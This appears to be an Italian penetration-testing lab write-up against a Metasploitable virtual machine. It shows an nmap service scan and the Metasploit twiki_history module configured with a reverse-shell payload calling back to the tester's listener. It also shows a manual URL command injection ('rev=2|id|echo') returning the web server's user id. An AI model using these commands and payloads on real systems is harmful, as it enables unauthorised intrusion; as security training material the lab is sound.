

Twiki

```
(kali@kali)-[~]
└─$ sudo nmap -sV 192.168.153.81
[sudo] password di kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 14:29 CET
Nmap scan report for 192.168.153.81
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnetd      Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:63:57:68 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

Cin il comando **'nmap -sV ip'** per effettuare una scansione sulle porte aperte e servizi aperti.

```
msf6 > search twiki

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30      manual Yes    MoinMoin Twikidraw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins  2014-10-09      excellent Yes    Twiki Debugenableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history       2005-09-14      excellent Yes    Twiki History TwikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_maketext      2012-12-15      excellent Yes    Twiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search        2004-10-01      excellent Yes    Twiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options
```

Dopo l'avvio di **mfconsole**, per la ricerca **twiki**, ed utilizzare **exploit/unix/webapp/twiki_history**.

```
msf6 exploit(unix/webapp/twiki_history) > set rhost 192.168.153.81
rhost => 192.168.153.81
msf6 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  -
Proxies     none             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.153.81  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
URI        /twiki/bin       yes       Twiki bin directory path
VHOST      none             no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -
LHOST      192.168.153.109 yes        The listen address (an interface may be specified)
LPORT      4444            yes        The listen port
```

Configurazione dell'indirizzo IP target (**RHOSTS**) con quello della macchina Metasploitable.

```
61 payload/cmd/unix/reverse_socat_tcp normal No Unix Command Shell, Reverse TCP (via socat)
62 payload/cmd/unix/reverse_socat_udp normal No Unix Command Shell, Reverse UDP (via socat)
63 payload/cmd/unix/reverse_ssh normal No Unix Command Shell, Reverse TCP SSH
64 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
65 payload/cmd/unix/reverse_stub normal No Unix Command Shell, Reverse TCP (stub)
66 payload/cmd/unix/reverse_tclsh normal No Unix Command Shell, Reverse TCP (via Tclsh)
67 payload/cmd/unix/reverse_zsh normal No Unix Command Shell, Reverse TCP (via Zsh)
68 payload/generic/custom normal No Custom Payload
69 payload/generic/shell_bind_aws_ssm normal No Command Shell, Bind SSM (via AWS API)
70 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
71 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
72 payload/generic/ssh/interact normal No Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 40
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
  Proxies    192.168.153.81  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.153.81  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  URI        /twiki/bin      yes       Twiki bin directory path
  VHOST      HTTP             no        HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.153.109 yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic


View the full module info with the info, or info -d command.
```

Con il comando **'set payload 40'** per creare una connessione inversa da un sistema target a quello dell'attaccante (o del tester).

```
msf6 exploit(unix/webapp/twiki_history) > exploit


[*] Started reverse TCP double handler on 192.168.153.109:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > 
```

Lancio del modulo con **exploit** per effettuare l'attacco.



← → ↺ 🏠 192.168.153.81/twiki/bin/view/Main/TWikiUsers?rev=2|id|echo%20

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 **TWiki** > [Main](#) > **TWikiUsers** (r1.2|id|echo)

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic **TWikiUsers** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | > | [r1.15](#) | > | [r1.14](#) | [More](#) }

Revision r1.2|id|echo - 01 Jan 1970 - 00:00 GMT -

Effettuato un tentativo di iniezione di comando tramite l'URL su un'applicazione web TWiki. L'indirizzo IP e il parametro "echo" suggeriscono un test per verificare la possibilità di eseguire comandi direttamente dall'URL.

Report di Analisi:

- 1.URL sospetto: L'URL contiene un parametro che è un tentativo di iniezione di comando (``echo%20``).
2. Applicazione TWiki: Il sistema TWiki è utilizzato, tipicamente per gestire documentazione e collaborazione in ambiente di lavoro.
3. Contesto: La pagina è associata alla revisione e gestione degli utenti TWiki.
4. Potenziale Rischio: Se l'iniezione fosse riuscita, ciò potrebbe indicare una vulnerabilità seria.